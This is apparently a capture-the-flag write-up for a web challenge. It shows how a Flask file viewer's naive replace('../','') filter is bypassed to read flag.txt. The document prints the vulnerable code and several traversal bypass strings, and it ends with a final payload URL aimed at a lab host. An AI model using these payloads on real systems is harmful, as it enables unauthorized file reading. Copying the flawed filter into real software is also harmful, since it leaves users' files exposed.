Category:

Web

Name:

File Viewer

Message:

A junior engineer has developed a file-sharing system. However, it appears that there have been attempts to access unauthorized files with some strange logs have been recorded. Fortunately, the security filter he implemented seems to have blocked the attacks.

However, just to be safe, could you review the source code? If you discover any vulnerabilities and manage to find the flag written in flag.txt hidden somewhere on the server, please report it. Good luck!

URL: http://fileviewer.csg2025.local:5000 (from your virtual attack environment)

Hints:

- Looking at app.py, you will see that the engineer implemented replace() function as filter. However, it's not enough to prevent the directory traversal attack!

Instructions:

1. First, access the challenge URL http://fileviewer.csg2025.local:5000. As is described, by appending *?file=...* to the URL, you can see the contents of the file specified by the file parameter. For example, *?file=memo.txt* is provided as a sample. Given this behavior, a directory traversal attack seems to be a viable approach to navigate up the directory structure and display the contents of flag.txt.

```
Welcome to our new file viewer!
You can view files in this directory using the '?file=' parameter.
For example, try accessing '?file=memo.txt'.

This application is still new.
For debugging, the application source can be viewed by accessing 'app.py'.
```

2. By appending *?file=memo.txt* to the URL, you can view the developer's memo. This reveals that some measures against directory traversal attacks have been implemented, and it also provides useful information about the file structure.

```
# TODO List for File Viewer
- [ ] Confirm if the protections against directory traversal attackis in place.
- [ ] Fix the security filter.
- [ ] Add support for more file types (e.g., .jpg, .pdf).

# File Viewer structure memo
├── files/
│   ├── welcome.txt
│   ├── memo.txt
│   ├── app.py
│   └── (other_shared_files)
└── index.html
```

3. Let's attempt a directory traversal attack to access index.html, which is located one level above by appending ?file=../index.html. However, nothing is displayed. It seems that a security filter is in place, preventing the use of simple ../ patterns.




4. Let's look at another file in the files folder—app.py. In the Python script, pay close attention to the line *safe_filename = file_param.replace('../', '')*. This reveals that the logic simply replace/remove any instance of '../' from the input string.

```
app = Flask(__name__)
BASE_DIR = os.path.dirname(os.path.abspath(__file__))

@app.route('/')
def index():
    file_param = request.args.get('file', 'welcome.txt')
    safe_filename = file_param.replace('../', '')
    filepath = os.path.join(BASE_DIR, safe_filename)

    print(f"[DEBUG] Attempting to access: {filepath}")
```

5. We now consider crafting a string that bypasses the replace filter while still being interpreted by the file system as ../. Bypass techniques include using alternatives such as ..../, ..%2f, or %252e%252e%252f in place of ../. Using one of these methods, we successfully accessed the contents of index.html



6. Let's examine the HTML file. Hints are embedded within it in the form of HTML comments. The hint states that "the flag is located two levels above."

```
<!DOCTYPE html>
<html lang="en">
▶ <head> ··· </head>
▼ <body>
  ▼ <div class="container">
      <h1>Welcome to File Viewer</h1>
      <p>This page is still under construction.</p>
    ▶ <p> ··· </p>
    ▶ <p> ··· </p>
      <!--Hint: The flag is two levels up from here!-->
      <hr>
    </div>
  </body>
</html>
```

7. To move two directories up from the files directory, the relative path would be ../../. We replace this with the bypass string ....//, which avoids the basic filter. Then, we append the filename flag.txt at the end since the challenge description tells that the flag is written in flag.txt. The final payload is: *http://fileviewer.csg2025.local:5000?file=....//....//....//flag.txt*

Flag is:

CSG_FLAG{RandomString}